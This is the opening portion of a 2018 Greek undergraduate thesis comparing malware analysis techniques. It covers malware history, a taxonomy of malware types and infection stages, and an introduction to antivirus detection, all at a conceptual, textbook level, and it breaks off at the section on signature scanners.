
**ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ**

**ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ**
**ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΥΠΟΛΟΓΙΣΤΩΝ**

**ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ**

# Σύγκριση τεχνικών ανάλυσης κακόβουλου λογισμικού

**Μαρνελής Αντώνιος**
**Ταμβάκης Σπυρίδων**

**Εισηγητής: Ματιάτος Σπυρίδων, Καθηγητής Εφαρμογών**

**ΑΘΗΝΑ**
**ΑΠΡΙΛΙΟΣ 2018**

**ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ**

**Σύγκριση τεχνικών ανάλυσης κακόβουλου λογισμικού**

**Μαρνελής Αντώνιος**
**Α.Μ. 39132**
**Ταμβάκης Σπυρίδων**
**Α.Μ. 42418**

**Εισηγητής:**

**Δρ Ματιάτος Σπυρίδων, Καθηγητής**

**Εξεταστική Επιτροπή:**

**Ημερομηνία εξέτασης**

# ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος ……, του ……, με αριθμό μητρώου …….. φοιτητής/τρια του Τμήματος Μηχανικών Η/Υ Συστημάτων Τ.Ε. του Α.Ε.Ι. Πειραιά Τ.Τ. πριν αναλάβω την εκπόνηση της Πτυχιακής Εργασίας μου, δηλώνω ότι ενημερώθηκα για τα παρακάτω:

«Η Πτυχιακή Εργασία (Π.Ε.) αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο του συγγραφέα, όσο και του Ιδρύματος και θα πρέπει να έχει μοναδικό χαρακτήρα και πρωτότυπο περιεχόμενο.

Απαγορεύεται αυστηρά οποιοδήποτε κομμάτι κειμένου της να εμφανίζεται αυτούσιο ή μεταφρασμένο από κάποια άλλη δημοσιευμένη πηγή. Κάθε τέτοια πράξη αποτελεί προϊόν λογοκλοπής και εγείρει θέμα Ηθικής Τάξης για τα πνευματικά δικαιώματα του άλλου συγγραφέα. Αποκλειστικός υπεύθυνος είναι ο συγγραφέας της Π.Ε., ο οποίος φέρει και την ευθύνη των συνεπειών, ποινικών και άλλων, αυτής της πράξης.

Πέραν των όποιων ποινικών ευθυνών του συγγραφέα σε περίπτωση που το Ίδρυμα του έχει απονείμει Πτυχίο, αυτό ανακαλείται με απόφαση της Συνέλευσης του Τμήματος. Η Συνέλευση του Τμήματος με νέα απόφασης της, μετά από αίτηση του ενδιαφερόμενου, του αναθέτει εκ νέου την εκπόνηση της Π.Ε. με άλλο θέμα και διαφορετικό επιβλέποντα καθηγητή. Η εκπόνηση της εν λόγω Π.Ε. πρέπει να ολοκληρωθεί εντός τουλάχιστον ενός ημερολογιακού 6μήνου από την ημερομηνία ανάθεσης της. Κατά τα λοιπά εφαρμόζονται τα προβλεπόμενα στο άρθρο 18, παρ. 5 του ισχύοντος Εσωτερικού Κανονισμού.»

# ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω αρχικά τα άτομα που με βοήθησαν με κάθε τρόπο να τελειώσω τη σχολή και στη συνέχεια τους κοντινούς μου συνεργάτες που μου έδωσαν την κατάλληλη καθοδήγηση στην αρχή της επαγγελματικής μου σταδιοδρομίας. Τέλος, θα ήθελα να ευχαριστήσω τον κ. Ματιάτο, για τις πολύτιμες συμβουλές του σχετικά με την εκπόνηση της πτυχιακής εργασίας.

*Μαρνελής Αντώνιος*

Ευχαριστώ ιδιαίτερα την οικογένεια μου που με στηρίζει καθ' όλη τη διάρκεια των σπουδών μου. Επίσης, θα ήθελα να ευχαριστήσω τον κ. Ματιάτο για την καθοδήγηση που μας έδωσε κατά την εκπόνηση της πτυχιακής μας εργασίας

*Ταμβάκης Σπυρίδων*

# Περίληψη

Ένα από τα πιο σύνθετα πεδία της ασφάλειας υπολογιστών αποτελεί η ανάλυση κακόβουλου λογισμικού. Αυτό οφείλεται κυρίως στην πολυπλοκότητα και το συνδυασμό προχωρημένων γνώσεων από τους ερευνητές που δραστηριοποιούνται σε αυτό τον κλάδο. Ακόμη ένα γεγονός που καθιστά την ανάλυση κακόβουλου λογισμικού σύνθετη, είναι η έλλειψη προτύπων και διαδικασιών για την επίτευξη του σκοπού.

Πέραν της πολυπλοκότητας που διέπει την ανάλυση κακόβουλου λογισμικού, η μεγαλύτερη μερίδα ερευνητών που έχουν την απαραίτητη τεχνογνωσία, απορροφώνται από τη βιομηχανία που κρύβεται πίσω από αυτή την αγορά, τη βιομηχανία των Αντιϊκών Προγραμμάτων. Όλη αυτή η πληροφορία-τεχνογνωσία λοιπόν, περιορίζεται στους κύκλους των ιδιωτικών εταιριών, με αποτέλεσμα να μην είναι προσβάσιμη από οποιονδήποτε.

Στα πλαίσια της εργασίας αναλύονται οι κατηγορίες των κακόβουλων λογισμικών και οι μέθοδοι που αναπτύσσονται για την ανίχνευση τους. Η ανάλυση κακόβουλου λογισμικού, διαχωρίζεται στη Στατική Ανάλυση και στη Δυναμική Ανάλυση. Στην συνέχεια της εργασίας αναδεικνύονται τα χαρακτηριστικά της καθεμιάς, με στόχο την κατανόηση τους αλλά και την εξαγωγή συμπερασμάτων αναφορικά με τη χρησιμότητα τους.

One of the most complex areas of computer security is malware analysis. This is mainly due to the complexity and combination of advanced knowledge from researchers working in this field. Another fact that makes the analysis of malicious software complex is the lack of standards and procedures to achieve the purpose. In addition to the complexity of malware analysis, the largest portion of researchers with the necessary know-how are absorbed by the industry behind this market, the industry of Antivirus Programs. All this information-expertise, therefore, is inside the circles of private companies, so it is not accessible to anyone.

In this course we analyze the categories of malicious software and the methods developed for their detection. Malware analysis is divided into Static Analysis and Dynamic Analysis. Afterwards, the characteristics of each one are highlighted in order to understand them and to draw conclusions about their usefulness.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: Ανάλυση κακόβουλου λογισμικού
ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: malware, static/dynamic analysis, sandbox, disassembly

# ΠΕΡΙΕΧΟΜΕΝΑ

# ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ


# 1. ΕΙΣΑΓΩΓΗ

Στις μέρες μας, παρατηρείται ολοένα και μεγαλύτερη ανάγκη για καθολική ασφάλεια των ψηφιακών συστημάτων, καθώς στην πλειοψηφία τους πλέον, είναι διασυνδεδεμένα στον παγκόσμιο ιστό. Αυτό το γεγονός καθιστά ευάλωτο οποιοδήποτε ψηφιακό σύστημα. Από ένα αισθητήριο σε κάποιο “έξυπνο σπίτι”, μέχρι ένα προγραμματιζόμενο λογικό ελεγκτή (PLC) σε κάποιο εργοστάσιο παραγωγής ηλεκτρικής ενέργειας. Επίσης, τα ψηφιακά δεδομένα, που βρίσκονται αντίστοιχα αποθηκευμένα σε κάποια υπολογιστικά συστήματα, τείνουν να είναι πολυτιμότερα από οτιδήποτε άλλο, καθώς βρισκόμαστε στην εποχή των δεδομένων.

Ένας από τους πιο συνηθισμένους τρόπους για την παραβίαση της ασφάλειας ψηφιακών συστημάτων είναι το κακόβουλου λογισμικό. Τα κακόβουλα λογισμικά ανάλογα με την αρχιτεκτονική τους, μπορούν να εκτελεστούν κάτω από οποιοδήποτε λειτουργικό σύστημα και να επηρεάσουν μέχρι και λειτουργίες του πυρήνα ενός συστήματος.

Ένα ολόκληρο επιστημονικό πεδίο έχει δημιουργηθεί τα τελευταία χρόνια γύρω από την ανάλυση τέτοιου είδους λογισμικών. Ολοένα και περισσότεροι ερευνητές ψηφιακής ασφάλειας ασχολούνται με την ανάλυση κακόβουλου λογισμικού, παρέχοντας μέσω αντί-ιοικών προγραμμάτων (Antivirus Software) μεθόδους για την αντιμετώπισή τους.

Για τους σκοπούς της εργασίας μας, επιλέξαμε να αναλύσουμε κακόβουλα λογισμικά που αναπτύσσονται για να μολύνουν λειτουργικά συστήματα Windows, λόγω της ευρείας χρήσης τους συγκριτικά με τα υπόλοιπα, όπως φαίνεται και στα στατιστικά παρακάτω (Statcounter, 2017).




**Εικόνα 1.1:**Στατιστικά Λειτουργικών Συστημάτων, Δεκέμβριος 2017

## 1.1 Ιστορική Αναδρομή

Ο πρώτος ερευνητής ο οποίος έστω και έμμεσα διατύπωσε την ιδέα του κακόβουλου λογισμικού ήταν ο John von Neumann το 1949, συνερευνητής του Allan Turring, ο οποίος ανέπτυξε το θεώρημα για αυτόαναπαραγόμενα αυτόματα (Theory of selfreproducing automata)[1].

Το πρώτο καταγεγραμμένο περιστατικό από λογισμικό που μεταδιδόταν από ένα υπολογιστικό σύστημα σε ένα άλλο συνέβη αρκετά χρόνια αργότερα το 1971 και ονομάστηκε Creeper δημιούργημα πιθανότατα του Bob Thomas[2]. Η ονομασία προήλθε από το μήνυμα “I'm the creeper: catch me if you can.” που εμφανιζόταν όταν μετοίκιζε σε ένα υπολογιστικό σύστημα. Ήταν υλοποιημένο σε assembly, διαδιδόταν μέσω του δικτύου ARPANET, και στόχευε σε υπολογιστικά συστήματα Tenex, όπου χρησιμοποιούσε όποια σύνδεση γινόταν με το δίκτυο για να μολύνει τους συνδεδεμένους υπολογιστές.

Ο πρώτος ιός που αναφέρεται ως εξαπλούμενος εκτός του συστήματος μέσα στο οποίο δημιουργήθηκε, υπήρξε ο "Elk Cloner"[3]. Τον δημιούργησε το 1982 ο δεκαπεντάχρονος, τότε, Ρίτσαρντ Σκρέντα (Richard Skrenta) για υπολογιστές Apple II με λειτουργικό σύστημα το Apple DOS 3.3. Τον αποθήκευσε σε μια δισκέτα και την έδωσε σε φίλους και γνωστούς του. Οι περισσότεροι υπολογιστές, εκείνη την εποχή, δε διέθεταν σκληρό δίσκο κι έτσι οι ανταλλαγές δισκετών ήταν πολύ συχνές. Όταν ο υπολογιστής εκκινούσε από τη μολυσμένη δισκέτα αντιγραφόταν μόνος του σε όποια άλλη δισκέτα είχε εκείνη τη στιγμή πρόσβαση ο υπολογιστής.

Ο πρώτος ιός που εμφανίστηκε στους προσωπικούς υπολογιστές ήταν ο ιός Brain (γνωστός και ως Ashar. Δημιουργήθηκε στο Πακιστάν το 1986 από τους αδελφούς Basit και Amjad Farooq Alvi[4]. Προσέβαλε τον τομέα εκκίνησης (boot sector) του σκληρού δίσκου.

Από τότε έως σήμερα έχουν δημιουργηθεί και κυκλοφορήσει χιλιάδες ιοί, αρκετοί από τους οποίους είναι πολύ επικίνδυνοι, όταν προσβάλλουν κάποιο υπολογιστικό σύστημα ή δίκτυο.

# 2. ΚΑΤΗΓΟΡΙΟΠΟΙΗΣΗ ΙΟΜΟΡΦΙΚΩΝ ΛΟΓΙΣΜΙΚΩΝ

Για να επιταχυνθεί η ανάλυση κάποιου κακόβουλου λογισμικού, πρέπει ο ερευνητής να είναι σε θέση να κάνεις εμπειρικές εικασίες σχετικά με τις λειτουργίες του δείγματος. Φυσικά, είμαστε σε θέση να κάνουμε καλύτερες εικασίες αν γνωρίζουμε τα είδη των κινήσεων που συνήθως κάνει το κακόβουλο λογισμικό. Τα κακόβουλα λογισμικά μπορούν συχνά να κατηγοριοποιηθούν βάσει διαφόρων ιδιοτήτων που τα χαρακτηρίζουν. Στη συνέχεια, θα κάνουμε κατηγοριοποίηση βάσει του τελικού σκοπού τους.[5]

## 2.1 Τύποι Κακόβουλου Λογισμικού

Αρχικά, θα πρέπει να ξεκαθαρίσουμε τις σημαντικές διαφορές που συχνά δημιουργούν σύγχυση σχετικά με την ονομασία των επιμέρους κατηγοριών.
Ο πιο διαδεδομένος ορισμός που περίκλειε το σύνολο των κακόβουλων λογισμικών μέχρι πριν λίγα χρόνια, ήταν ο Ιός (Virus). Όπως θα δούμε στη συνέχεια ο Ιός αναφέρεται σε μία συγκεκριμένη κατηγορία κακόβουλου λογισμικού και δε θα πρέπει να χρησιμοποιείται σα γενική ορολογία. Στις μέρες μας ο πιο δόκιμος όρος είναι Malware (**Mal**icious Soft**ware**), ο οποίος θα χρησιμοποίειται στο υπόλοιπο της εργασίας, στην Ελληνική του εκδοχή (Κακόβουλο Λογισμικό).
Ένα κακόβουλο λογισμικό συχνά εμπεριέχει πάνω από μία κατηγορία από τους τύπους κακόβουλου κώδικα όπου εμφανίζονται στη συνέχεια. Για παράδειγμα, ένα πρόγραμμα μπορεί να αποτελείται από ένα keylogger[6] που συλλέγει κωδικούς πρόσβασης λογαριασμών ηλεκτρονικού ταχυδρομείου και ένα μέρος ενός Spam[7] sending malware, για να αποστέλλει μέσω αυτών ανεπιθύμητη αλληλογραφία.
Το κακόβουλο λογισμικό μπορεί επίσης να ταξινομηθεί με βάση το αν ο στόχος του εισβολέα είναι μαζικός ή στοχευμένος. Κακόβουλο λογισμικό που διανέμεται μαζικά, όπως το Scareware[8], έχει σχεδιαστεί για να επηρεάζει όσο το δυνατόν περισσότερους χρήστες. Τοκακόβουλο λογισμικό που διοχετεύεται μαζικά, είναι πιο συνηθισμένο και συνήθως χρησιμοποιεί λιγότερο εξελιγμένα μέσα για τη μόλυνση των χρηστών. Στις περισσότερες περιπτώσεις αυτά τα δείγματα αναλύονται άμεσα από τις εταιρίες αντιικών προγραμμάτων, με αποτέλεσμα να γίνονται γρήγορα αντιληπτά από οποιοδήποτε λογισμικό ασφαλείας.

Εδώ είναι οι κατηγορίες πουδιαχωρίζουν τις παραλλαγές κακόβουλου λογισμικού ανάλογα με τη λειτουργικότητα τους :

Backdoor[9]Κακόβουλος κώδικας που εγκαθίσταται στον υπολογιστή για να επιτρέψειτην πρόσβαση στον εισβολέα. Τα backdoors συνήθως αφήνουν τον εισβολέα να συνδεθεί με τον υπολογιστή με ελάχιστο ή καθόλου έλεγχο ταυτότητας/επικύρωση στοιχείων και να εκτελέσει εντολές στο τοπικό σύστημα.

Botnet[10] Παρόμοια με ένα backdoor, επιτρέπει στον εισβολέα να έχει πρόσβαση στο σύστημα, αλλά όλοι οι υπολογιστές που έχουν μολυνθεί με το ίδιο botnet λαμβάνουν τις ίδιες οδηγίες από ένα μόνο διακομιστή εντολών και ελέγχων.

Downloader|Dropper[11] Ο κακόβουλος κώδικας που υπάρχει μόνο για λήψη άλλου κακόβουλου κώδικα. Οι Downloaders εγκαθίστανται συνήθως από τους εισβολείς όταν αποκτούν πρώτοι πρόσβαση σε ένα σύστημα. Το πρόγραμμα Downloader θα κατεβάσει και θα εγκαταστήσει πρόσθετο κακόβουλο κώδικα.

Stealing Malware[12] Κακόβουλο λογισμικό που συλλέγει πληροφορίες από ένα υπολογιστή ενός θύματος και συνήθως τις στέλνει στον εισβολέα. Παραδείγματα περιλαμβάνουν Sniffers και Keyloggers που σκοπό έχουν, την εξαγωγή ευαίσθητων δεδομένων. Αυτό το κακόβουλο λογισμικό συνήθως χρησιμοποιείται για να αποκτήσει πρόσβαση σε ηλεκτρονικούς λογαριασμούς όπως τραπεζικούς ή ηλεκτρονικού ταχυδρομείου.

Rootkit[13] Κακόβουλος κώδικας που αποσκοπεί στην απόκρυψη της ύπαρξης πρόσθετου κακόβουλου κώδικα. Τα rootkits συνήθως συνδυάζονται με άλλα κακόβουλα προγράμματα, όπως backdoor, για να επιτρέψουν απομακρυσμένη πρόσβαση στον εισβολέα και να εκμεταλλευτούν ευπάθειες για απόκτηση διαχειριστικών δικαιωμάτων στο σύστημα.

Scareware[14]Κακόβουλο λογισμικό που έχει σχεδιαστεί για να “τρομοκρατεί” τους μολυσμένους χρήστες με σκοπό να προβούν στην αγορά-εγκατάσταση


πλασματικών αντιμέτρων . Συνήθως έχει ένα προσεκτικά σχεδιασμένο περιβάλλον χρήστη, που το κάνει να μοιάζει με ένα πρόγραμμα ασφαλείας. Ενημερώνει τους χρήστες ότι υπάρχει κακόβουλος κώδικας στο σύστημά τους και ότι ο μόνος τρόπος για να απαλλαχθούν είναι να αγοράσουν το προτεινόμενο Λογισμικό, όταν στην πραγματικότητα, το λογισμικό που προτείνει δεν κάνει τίποτα περισσότερο από την αφαίρεση του ίδιου του Scareware.

Spam-sending malware[12]Κακόβουλο λογισμικό που μολύνει το μηχάνημα ενός χρήστη και στη συνέχεια χρησιμοποιεί το λογαριασμό ηλεκτρονικής αλληλογραφίας για αποστολή ανεπιθύμητων μηνυμάτων. Αυτό το κακόβουλο λογισμικό παράγει κέρδος για τους επιτιθέμενους, επιτρέποντάς τους να πωλούν υπηρεσίες αποστολής ανεπιθύμητων μηνυμάτων.

Worm[12] κακόβουλος κώδικας που σκοπό έχει να διαδοθεί από υπολογιστή σε υπολογιστή, εκμεταλλευόμενος κάποια συγκεκριμένη ευπάθεια τους. Στην πραγματικότητα, ο όρος worm αναφέρεται αποκλειστικά στο μηχανισμό διάδοσης του κακόβουλου λογισμικού. Το τελικό παραδοτέο που εξυπηρετεί σε οποιαδήποτε περεταίρω κακόβουλη ενέργεια ενδέχεται να είναι από οποιαδήποτε άλλη κατηγορία έχει συζητηθεί προηγουμένως.

Virus [12] κακόβουλος κώδικας που αποσκοπεί στη μόλυνση κάποιου άλλου εγκατεστημένου λογισμικού στο σύστημα. Όπως και ένα worm, έτσι και ένα virus, μπορεί πολλές φορές να λειτουργήσει σαν ‘παράσιτο’, εκμεταλλευόμενο κοινόχρηστο λογισμικό με σκοπό να μολύνει επιπλέον υπολογιστές.

Στην εικόνα 2.1 εμφανίζονται τα στατιστικά τύπων κακόβουλου λογισμικού, όπως διαμορφώθηκαν για το 2$^{ο}$ και 3$^{ο}$ τετράμηνο του 2017. Λόγω των αυξημένων παραλλαγών κακόβουλου λογισμικού τα τελευταία χρόνια και την έλλειψη σταθερής ονοματολογίας, δεν είναι δυνατό να αναλυθεί η κάθε υποκατηγορία ξεχωριστά.




**Εικόνα 2.1:** Στατιστικά τύπων κακόβουλου λογισμικού 2017

## 2.2 Στάδια Μόλυνσης Κακόβουλου Λογισμικού

Σε αυτό το σημείο θα πρέπει να διαχωριστούν επίσης και τα βασικά στάδια μόλυνσης που περιγράφουν συνολικά τη διαδικασία μόλυνσης από ένα κακόβουλο λογισμικό[12] :

Μηχανισμός μόλυνσης

Ο τρόπος με τον οποίο ένα κακόβουλο λογισμικό επιτυγχάνει την εγκατάσταση του σε ένα σύστημα. Ο μηχανισμός μόλυνσης μπορεί να είναι ένα σετ μακροεντολών σε ένα αρχείο Microsoft Excel ή ένα Worm που εκμεταλλεύεται μία ευπάθεια σε μία υπηρεσία του συστήματος. Ένα κακόβουλο λογισμικό μπορεί επίσης να λειτουργεί διαφορετικά ανάλογα το σύστημα που εγκαθίσταται. Αυτά τα δείγματα αποκαλούνται και πολυμορφικά.

Συνθήκη Εκτέλεσης

Έτσι ονομάζεται η διαδικασία, κατά την οποία το κακόβουλο λογισμικό αποφασίζει αν θα “παραδώσει” το τελικό κομμάτι κώδικα **(Ωφέλιμο Φορτίο)**. Μετά την επιτυχημένη εγκατάστασή ενός κακόβουλου λογισμικού σε κάποιο σύστημα, η συνθήκη εκτέλεσης κάνει διάφορους ελέγχους για να διαπιστώσει εάν πληρούνται οι προδιαγραφές που έχουν οριστεί από τον δημιουργό του. Για παράδειγμα, αρκετές είναι οι περιπτώσεις κακόβουλων λογισμικών, τα οποία ελέγχουν την τοπική ώρα του συστήματος ή τη γλώσσα του συστήματος. Τέτοιου είδους έλεγχοι, σκοπό έχουν να μολύνουν μία ομάδα, μία χώρα, έναν οργανισμό.

Ωφέλιμο φορτίο

Τι κάνει το κακόβουλο λογισμικό, εκτός από την μόλυνση του συστήματος. Το ωφέλιμο φορτίο μπορεί να προκαλέσει μέχρι και διακοπή της ομαλής λειτουργίας του συστήματος, είτε εκ προθέσεως είτε όχι. Μπορεί να προκληθεί τυχαία ζημιά από σφάλματα στο κακόβουλο λογισμικό, όταν αντιμετωπίζει έναν άγνωστο τύπο συστήματος ή και άλλες απροσδόκητες δυσλειτουργίες. Το ωφέλιμο φορτίο είναι συνήθως αυτό που βοηθάει στην κατηγοριοποίηση των κακόβουλων λογισμικών, όπως είδαμε στο κεφάλαιο 2.1.

Για την καλύτερη κατανόηση των τριών σταδίων ενός ιού, πρέπει να ξεκαθαρίσουμε πως το απαραίτητο συστατικό είναι ο **Μηχανισμός Μόλυνσης.** Η σειρά εκτέλεσης των σταδίων θα μπορούσε να οριστεί ως εξής :

1. Επιλογή κώδικα που θα μεταβληθεί (**Μηχανισμός Μόλυνσης**)
2. Έλεγχος για κριτήρια που θα πρέπει να πληρούνται (**Συνθήκη Εκτέλεσης**)

3. Προσθήκη κακόβουλου κώδικα, εφόσον έχουν εκτελεστεί επιτυχώς τα δύο προηγούμενα στάδια. (**Ωφέλιμο φορτίο**)

### 2.3 Μηχανισμοί Μόλυνσης Κακόβουλου Λογισμικού

Έχοντας υπόψιν τα βασικά στάδια μόλυνσης ενός κακόβουλου λογισμικού, μπορούμε στη συνέχεια να τακατηγοριοποιήσουμεβάσει των διαφορετικών μηχανισμών μόλυνσης που χρησιμοποιούν.[15]

Boot-Sector Infector

Ένας Boot-Sector Infector, σκοπό έχει να μολύνει τον τομέα εκκίνησης ενός τόμου, ώστε να εκτελείται κάθε φορά που εκκινείο Η/Υ. Συνήθως αυτά τα είδη κακόβουλων λογισμικών, αντιγράφουν τα περιεχόμενα του πραγματικού τομέα εκκίνησης σε κάποιο άλλο σημείο του δίσκου για να μπορούν να παραδίδουν ξανά τον έλεγχο μετά την ολοκλήρωση της εκκίνησης.

File Infectors

Κάθε λειτουργικό σύστημα, έχει τη δυνατότητα να εκτελεί διαφόρων τύπων εκτελέσιμα αρχεία. Οι File Infectors έχουν σκοπό την μόλυνση τέτοιων αρχείων, τα οποία μπορούν να θεωρηθούν ως εκτελέσιμα από ένα Λειτουργικό Σύστημα και να εκτελεστούν από το Φλοιό του συστήματος.

Macro Viruses

Κάποιες εφαρμογές Λειτουργικών Συστημάτων επιτρέπουν στα αρχεία δεδομένων να εμπεριέχουν επιπρόσθετο κώδικα. Ο επιπλέον κώδικας που βρίσκεται εμφωλευμένος μέσα στο αρχείο δεδομένων, παρέχει αρκετές δυνατότητες για να κατασκευαστεί ένας ιός. Κατά το άνοιγμα του αρχείου δεδομένων, ο επιπλέον κώδικας διερμηνεύεται από την εφαρμογή, πολλές φορές αυτόματα.

## 3. ΑΝΤΙΙΚΟ ΛΟΓΙΣΜΙΚΟ

Τα κακόβουλα λογισμικά αποτελούσαν και θα αποτελούν ένα από τους βασικότερους κινδύνους για την ασφάλεια των ηλεκτρονικών υπολογιστών.Η ανίχνευση τους από τον απλό χρήστη είναι από δύσκολη έως αδύνατη – ορισμένα κακόβουλα λογισμικά είναι τόσο προσεκτικά δημιουργημένα που ακόμη και ο πλέον ειδικευμένος χρήστης αδυνατεί να τους εντοπίσει χωρίς να διαθέτει ειδικά εργαλεία.

Για την προστασία ενός συστήματος έχει δημιουργηθεί μια ειδική κατηγορία λογισμικού, γνωστή ως αντιϊκό λογισμικό**(antivirussoftware)**[16]. Προκειμένου να εξασφαλίσουν την απρόσκοπτη και χωρίς μολύνσεις λειτουργία ενός συστήματος, τα αντιϊκά προγράμματα εκκινούν ταυτόχρονα με το λειτουργικό σύστημα του υπολογιστή, χωρίς εντολές από το χρήστη, και παραμένουν ως διαδικασίες στη μνήμη **(memory resident)**, ώστε να είναι σε θέση να ανιχνεύουν τυχόν μολύνσεις σε πραγματικό χρόνο. Τα προγράμματα αυτά πρέπει να αναβαθμίζονται σε τακτική βάση, ώστε να είναι σε θέση να αντιμετωπίζουν με επιτυχία τανέο-δημιουργημένα κακόβουλα λογισμικά. Σήμερα, αρκετές εταιρίες ασχολούνται με τη δημιουργία τέτοιων προγραμμάτων. Το αντιικό λογισμικόείναι σε θέση τόσο να εντοπίσει μία μόλυνση σε πραγματικό χρόνο, όσο και να "καθαρίσει" τυχόν μολυσμένα αρχεία που προ-υπήρχαν.[17]

Οι δημιουργοί κακόβουλου λογισμικού λαμβάνουν υπόψη τις μεθόδους εντοπισμού και προσπαθούν να τις εξουδετερώσουν ακόμη και με την απενεργοποίηση του ίδιου του αντιϊκού προγράμματος.

Τα αντιικά προγράμματα περιλαμβάνουν τρεις (3) φάσεις λειτουργίας, την ανίχνευση, την ταυτοποίηση και την εκκαθάριση.Στη φάση της ανίχνευσης, τα αντιικα προγράμματα βασισμένα σε εσωτερικές τους λειτουργίες προσπαθούν να εντοπίσουν μέσα στο σύστημα οποιδήποτε κακόβουλο λογισμικό. Εφόσον ένα κακόβουλο λογισμικό έχει ανιχνευθεί επιτυχώς, το επόμενο βήμα είναι η ταυτοποίησή του. Κατά την ταυτοποίηση, το αντιικό πρόγραμμα κατατάσσει το ανιχνευμένο δείγμα σε μία οικογένεια κακόβουλου λογισμικού. Στη συνέχεια, έχοντας ανιχνεύσει και ταυτοποιήσει ένα κακόβουλο λογισμικό, το αντιικό πρόγραμμα μπορεί να προβεί στην εκκαθάριση οποιουδήποτε κακόβουλου ‘’υπολείμματος’’ βρίσκεται στο σύστημα.

Η φάση που θα μας απασχολήσει περισσότερο, είναι η ανίχνευση βέβαια, διότι χωρίς αυτή οι άλλες δύο φάσεις είναι αδύνατο να υλοποιηθούν.

### 3.1 Στατικές μέθοδοι ανίχνευσης

Οι στατικές μέθοδοι ανίχνευσης που χρησιμοποιούνται από τα αντιικά προγράμματα διαχωρίζονται σε υποκατηγορίες ανάλογα με τις λειτουργίες τους. Οι πιο βασικές είναι ο σαρωτής υπογραφών, οι ευρετικοί μέθοδοι και οι έλεγχοι ακεραιότητας .

Σαρωτής Υπογραφών

